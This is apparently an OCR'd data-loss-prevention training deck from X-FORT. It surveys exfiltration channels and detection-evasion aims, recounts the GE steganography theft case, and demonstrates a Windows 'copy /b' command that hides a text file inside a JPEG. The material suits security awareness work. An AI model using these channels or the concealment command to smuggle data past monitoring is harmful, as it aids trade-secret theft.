
X-FORT

資料取得渠道>>



X-FORT

>>如何竊取及其技術手法


Steganography
{by tools, command, script}
Hidden file
Video
NTFS>ADS
Clear text
Encode
Cipher text
Sound
Text
Image
Network
Device / Protocol
Devices
1. Mail
2. Web
3. DNS Tunnel
4. UDP Tunnel
5. ICMP Tunnel
6. FTP /sFTP
7. Ngrok (Socket)
8. Cloud Tools
Obfuscated
ex.elevation
1. USB
2. CD/DVD
3. Mobile
4. Paper
5. Printer
6. Others (ex.Pi)
7. HDD
Avoid：
• Monitor or. Detect
• Analysis
• Warning
• Block
clear text
Decode
methods & tools
X-FORT

Demo 1、再簡單也不過：FBI與奇異逮到間諜工程師

2018/08/03

Chinese-American engineer charged with stealing General Electric trade secrets to take to China

Xiaoqing Zheng sneaked out turbine technology data by hiding it within the code of a digital photo, the FBI said

PUBLISHED : Friday, 03 August, 2018, 4:00am
UPDATED : Friday, 03 August, 2018, 5:32am

COMMENTS: 45

中國「千人計劃」GE電氣主任工程師鄭小清被指控涉嫌竊取蒸汽渦輪製造流程圖等技術機密送回中國。 據紐約北區聯邦法庭的起訴書，FBI 稱鄭小清把 39 份通用公司的設計與流程圖紙**加密打包**，然後**藏在一張照片**文件裡面，將其**偽裝成一張正常的日落風景圖**，從公司**伺服器拷貝**出來，發到**自己的郵箱**裡面。

Zheng worked for or owned Chinese companies dealing in the same technologies produced by GE Power, which produces and markets energy generation techniques around the world, the FBI found.

"The GE proprietary technologies on which Zheng works would have economic value to any of GE's business competitors," FBI Special Agent MD McDonald said in an affidavit.

GE monitored Zheng as he allegedly transferred files containing turbine technology to his personal email account while hiding the data within the binary code of a digital photograph of a sunset, a process known as "steganography," McDonald said.


Steganography

隱寫術，又稱隱碼術

https://www.scmp.com/news/china/article/2158061/us-charges-chinese-american-engineer-stealing-trade-secrets-ge


「Steganography」米粒雕工下資料竊取

隱寫術以秘密方式傳遞通訊資訊，希臘單詞 στεγανός(steganos) 和 γράφειν (graphein) 的組合。στεγανός 意義：覆蓋、密封、保護； γράφειν 意義：書寫



X-FORT

Demo 2、CMD隱寫術：明文隱寫與混淆隱寫



copy /b original.jpg + "hidden data.txt" "hidden image.jpg"

X-FORT


圖片隱藏訊息


案例分享：FBI對俄羅斯特工的圖片進行了解碼，從中發現了這樣的資訊："C plans to conduct a flash meeting w/A to pass him $300K from our experienced field station rep (R). Half of it is for you

X-FORT

Steganography
Demo: Deepsound


1. 不可察覺性（Imperceptibility）
2. 難以檢測性（Undetectability）
3. 堅固性（Robustness）
4. 信息嵌入量（Capability）
5. 計算複雜度（Computational Complexity）





